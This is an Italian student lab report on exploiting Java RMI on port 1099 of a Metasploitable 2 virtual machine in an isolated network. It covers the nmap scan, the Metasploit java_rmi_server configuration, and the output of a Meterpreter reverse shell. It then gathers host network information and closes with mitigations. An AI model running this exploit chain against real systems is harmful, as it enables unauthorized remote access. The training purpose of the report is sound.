

EPICODE

Java RMI Exploitation su Metasploitable 2

Cybersecurity Specialist & Ethical Hacker

STUDENTE

**Giuseppe
Carbone**

DATA

**22
Maggio
2026**

TARGET

192.168.11.112

ATTACCANTE

192.168.11.111

Porta 1099 — Java RMI — Meterpreter Shell

1. SCENARIO DELL'ESERCIZIO

L'obiettivo dell'esercizio è sfruttare una vulnerabilità nel servizio **Java RMI (Remote Method Invocation)** esposto sulla porta **1099** della macchina Metasploitable 2, al fine di ottenere una sessione **Meterpreter** sulla macchina vittima e raccogliere informazioni sulla configurazione di rete e sulla tabella di routing.

Ruolo	Sistema Operativo	Indirizzo IP	Note
Attaccante	Kali Linux 2026.1	192.168.11.111	Macchina d'attacco con Metasploit
Vittima	Metasploitable 2 (Ubuntu)	192.168.11.112	Servizio Java RMI vulnerabile su porta 1099

2. CONFIGURAZIONE AMBIENTE

Prima di procedere con l'attacco, è stato necessario configurare entrambe le macchine virtuali sulla stessa rete isolata (**Rete Interna VirtualBox**) e assegnare manualmente gli indirizzi IP.

1 Configurazione Rete Interna su VirtualBox

Entrambe le VM sono state configurate con modalità **Rete Interna** (intnet) in VirtualBox, sostituendo la modalità Bridge precedente che non permetteva la comunicazione diretta tra le macchine.

2 Assegnazione IP su Kali Linux

L'indirizzo IP **192.168.11.111/24** è stato assegnato manualmente all'interfaccia eth0 di Kali tramite il comando:

```
(kali@kali)~$ sudo ip address add 192.168.11.111/24 dev eth0
```

Fig. 1 — Configurazione IP su Kali Linux (192.168.11.111)

```
(kali㉿kali)-[~]  
$ sudo ip address del 192.168.0.239/24 dev eth0  
  
(kali㉿kali)-[~]  
$ ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 192.168.11.111 netmask 255.255.255.0 broadcast 0.0.0.0  
    inet6 fe80::a429:9a6:dbfd:7ff prefixlen 64 scopeid 0x20<link>  
    inet6 2a0e:43d:3feb:0:e0cb:6121:2e6d:914f prefixlen 64 scopeid 0x0<global>  
    inet6 fdd7:22:bd01:3060:4fa4:650f:52f:510d prefixlen 64 scopeid 0x0<global>  
    ether 08:00:27:8a:35:d2 txqueuelen 1000 (Ethernet)  
    RX packets 1467 bytes 905543 (884.3 KiB)  
    RX errors 0 dropped 431 overruns 0 frame 0  
    TX packets 363 bytes 61015 (59.5 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
    inet 127.0.0.1 netmask 255.0.0.0  
    inet6 ::1 prefixlen 128 scopeid 0x10<host>  
    loop txqueuelen 1000 (Local Loopback)  
    RX packets 8 bytes 480 (480.0 B)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 8 bytes 480 (480.0 B)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

3. RICOGNIZIONE CON NMAP

Prima di eseguire l'exploit, è stata effettuata una scansione con **Nmap** per identificare i servizi attivi sulla macchina vittima e confermare la presenza del servizio Java RMI sulla porta 1099.

```
(kali@kali)~$ sudo nmap -sV 192.168.11.112
```

Fig. 2 — Risultati scansione Nmap su Metasploitable 2

```
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 2.3.4
22/tcp    open  ssh            OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet        Linux telnetd
25/tcp    open  smtp          Postfix smtpd
53/tcp    open  domain        ISC BIND 9.4.2
80/tcp    open  http          Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind       2 (RPC #100000)
139/tcp   open  netbios-ssn   Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn   Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec          netkit-rsh rexecd
513/tcp   open  login         OpenBSD or Solaris rlogind
514/tcp   open  shell         Netkit rshd
1099/tcp  open  java-rmi      GNU Classpath grmiregistry
1524/tcp  open  bindshell     Metasploitable root shell
2049/tcp  open  nfs           2-4 (RPC #100003)
2121/tcp  open  ftp           ProFTPD 1.3.1
3306/tcp  open  mysql         MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql    PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc           VNC (protocol 3.3)
6000/tcp  open  X11           (access denied)
6667/tcp  open  irc           UnrealIRCd
8009/tcp  open  ajp13         Apache Jserv (Protocol v1.3)
8180/tcp  open  http          Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:B0:6A:9B (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.94 seconds
```

La scansione ha confermato la presenza del servizio **java-rmi (GNU Classpath grmiregistry)** attivo sulla porta **1099/tcp**, target dell'attacco.

Porta	Stato	Servizio	Versione
21/tcp	open	ftp	vsftpd 2.3.4
22/tcp	open	ssh	OpenSSH 4.7p1
80/tcp	open	http	Apache httpd 2.2.8
1099/tcp	open	java-rmi	GNU Classpath grmiregistry
3306/tcp	open	mysql	MySQL 5.0.51a
5900/tcp	open	vnc	VNC protocol 3.3


4. SFRUTTAMENTO CON METASPLOIT

1 Ricerca del modulo Java RMI

All'interno di Metasploit Framework è stata eseguita una ricerca per identificare il modulo più adatto a sfruttare la vulnerabilità Java RMI.

```
msf6 > search java_rmi
```

Fig. 3 — Risultati ricerca modulo java_rmi in Metasploit



The screenshot shows a Metasploit terminal window with the following content:

```
Matching Modules
```

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/gather/java_rmi_registry	.	normal	No	Java RMI Registry Interface
1	exploit/multi/misc/java_rmi_server	2011-10-15	excellent	Yes	Java RMI Server Insecure De
fault Configuration Java Code Execution					
2	_ target: Generic (Java Payload)	.	.	.	.
3	_ target: Windows x86 (Native Payload)	.	.	.	.
4	_ target: Linux x86 (Native Payload)	.	.	.	.
5	_ target: Mac OS X PPC (Native Payload)	.	.	.	.
6	_ target: Mac OS X x86 (Native Payload)	.	.	.	.
7	auxiliary/scanner/misc/java_rmi_server	2011-10-15	normal	No	Java RMI Server Insecure En
dpoint Code Execution Scanner					
8	exploit/multi/browser/java_rmi_connection_impl	2010-03-31	excellent	No	Java RMIConnectionImpl Dese
rialization Privilege Escalation					

Interact with a module by name or index. For example `info 8`, use `8` or use `exploit/multi/browser/java_rmi_connection_impl`

```
msf > 
```

The terminal window has a taskbar at the bottom with various icons and the text "CTRL (DESTR" and "10:55".

2 Selezione e configurazione del modulo

È stato selezionato il modulo **exploit/multi/misc/java_rmi_server** (rank: excellent) e configurate le opzioni necessarie: indirizzo della vittima (RHOSTS) e indirizzo dell'attaccante (LHOST).

```
msf6 > use exploit/multi/misc/java_rmi_server
msf6 exploit(multi/misc/java_rmi_server) > show options
```

Fig. 4 — Opzioni del modulo exploit/multi/misc/java_rmi_server

```
msf > use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):



| Name      | Current Setting | Required | Description                                                                                                                                                                     |
|-----------|-----------------|----------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| HTTPDELAY | 10              | yes      | Time that the HTTP Server will wait for the payload request                                                                                                                     |
| RHOSTS    |                 | yes      | The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/rhosts.html">https://docs.metasploit.com/docs/using-metasploit/basics/rhosts.html</a> |
| RPORT     | 1099            | yes      | The target port (TCP)                                                                                                                                                           |
| SRVHOST   | 0.0.0.0         | yes      | The local host or network interface to listen on. This must be an address on the local host. To listen on all addresses, use 0.0.0.0.                                           |
| SRVPORT   | 8080            | yes      | The local port to listen on.                                                                                                                                                    |
| SRVSSL    | false           | no       | Negotiate SSL/TLS for local server connections                                                                                                                                  |
| SSL       | false           | no       | Negotiate SSL for incoming connections                                                                                                                                          |
| SSLCert   |                 | no       | Path to a custom SSL certificate (default is randomly generated)                                                                                                                |
| URIPATH   |                 | no       | The URI to use for this exploit (default is random)                                                                                                                             |



Payload options (java/meterpreter/reverse_tcp):



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 127.0.0.1       | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |



Exploit target:



| Id | Name                   |
|----|------------------------|
| 0  | Generic (Java Payload) |



View the full module info with the info, or info -d command.

msf exploit(multi/misc/java_rmi_server) > █
```

```
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112
RHOSTS => 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > set LHOST 192.168.11.111
LHOST => 192.168.11.111
```

Fig. 5 — Configurazione RHOSTS e LHOST

```
msf exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112
RHOSTS => 192.168.11.112
msf exploit(multi/misc/java_rmi_server) > set LHOST 192.168.11.111
LHOST => 192.168.11.111
msf exploit(multi/misc/java_rmi_server) > █
```

3 Esecuzione dell'exploit

Con il comando **exploit** è stato avviato l'attacco. Il modulo ha inviato il payload Java RMI al target, ottenendo con successo una sessione Meterpreter.

```
msf6 exploit(multi/misc/java_rmi_server) > exploit
[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/gLfLmJyw
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] Sending stage (58073 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:33449)
meterpreter >
```

Fig. 6 — Sessione Meterpreter ottenuta con successo

```
msf exploit(multi/misc/java_rmi_server) > exploit
[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/gLfLmJyw
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58073 bytes) to 192.168.11.112
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.26/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat operator
'+ and '?' was replaced with '*' in regular expression
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:33449) at 2026-05-22 04:59:33 -0400

meterpreter >
```

Evidenza 1 — Configurazione di Rete (ifconfig)

✓ Raccolta

Il comando **ifconfig** eseguito nella sessione Meterpreter ha restituito la configurazione delle interfacce di rete della macchina vittima, mostrando l'interfaccia **eth0** con indirizzo IP **192.168.11.112**.

```
meterpreter > ifconfig
```

Fig. 7 — Configurazione di rete della macchina vittima (ifconfig)

```
msfadmin@metasploitable:~$ ip address add 192.168.11.112/24 dev eth0
RTNETLINK answers: Operation not permitted
msfadmin@metasploitable:~$ sudo ip address add 192.168.11.112/24 dev eth0
[sudo] password for msfadmin:
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:b0:6a:9b
          inet addr:192.168.11.112  Bcast:0.0.0.0  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:feb0:6a9b/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:24 errors:0 dropped:0 overruns:0 frame:0
          TX packets:11 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:8016 (7.8 KB)  TX bytes:2178 (2.1 KB)
          Base address:0xd020  Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:101 errors:0 dropped:0 overruns:0 frame:0
          TX packets:101 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:23573 (23.0 KB)  TX bytes:23573 (23.0 KB)

msfadmin@metasploitable:~$ _
```


Il comando **route** eseguito nella sessione Meterpreter ha restituito la tabella di routing IPv4 e IPv6 della macchina vittima, mostrando le rotte attive verso le subnet **127.0.0.1** e **192.168.11.112**.

```
meterpreter > route
```

Fig. 8 — Tabella di routing della macchina vittima (route)

IPv4 network routes

Subnet	Netmask	Gateway	Metric	Interface
127.0.0.1	255.0.0.0	0.0.0.0		
192.168.11.112	255.255.255.0	0.0.0.0		

IPv6 network routes

Subnet	Netmask	Gateway	Metric	Interface
::1	::	::		
fe80::a00:27ff:feb0:6a9b	::	::		

meterpreter >

6. CONCLUSIONI

L'esercizio ha dimostrato come una configurazione insicura del servizio **Java RMI** possa essere sfruttata per ottenere accesso remoto completo a un sistema. Il servizio esposto sulla porta **1099** senza adeguate misure di sicurezza ha permesso l'esecuzione di codice arbitrario tramite il modulo Metasploit **java_rmi_server**, con rank *excellent*, risultando in una shell Meterpreter attiva.

Fase	Tecnica	Risultato
Configurazione Ambiente	Rete Interna VirtualBox + ip addr add	✓ Completato
Ricognizione	nmap -sV 192.168.11.112	✓ Porta 1099 identificata
Exploit	exploit/multi/misc/java_rmi_server	✓ Sessione Meterpreter aperta
Evidenza 1	ifconfig (Meterpreter)	✓ Config. rete raccolta
Evidenza 2	route (Meterpreter)	✓ Tabella routing raccolta

7. RACCOMANDAZIONI DI MITIGAZIONE

1 Disabilitare Java RMI se non necessario

Se il servizio Java RMI non è strettamente necessario, disabilitarlo o rimuoverlo dall'ambiente di produzione per ridurre la superficie d'attacco.

2 Filtraggio firewall sulla porta 1099

Implementare regole firewall per bloccare l'accesso alla porta 1099 da reti non fidate, limitando l'accesso solo agli host autorizzati.

3 Aggiornamento del runtime Java

Mantenere aggiornato il runtime Java all'ultima versione stabile, che include protezioni contro la deserializzazione non sicura e altre vulnerabilità RMI.

4 Security Manager e policy restrittive

Configurare il Java Security Manager con policy che limitino le operazioni consentite alle applicazioni RMI, impedendo l'esecuzione di codice arbitrario.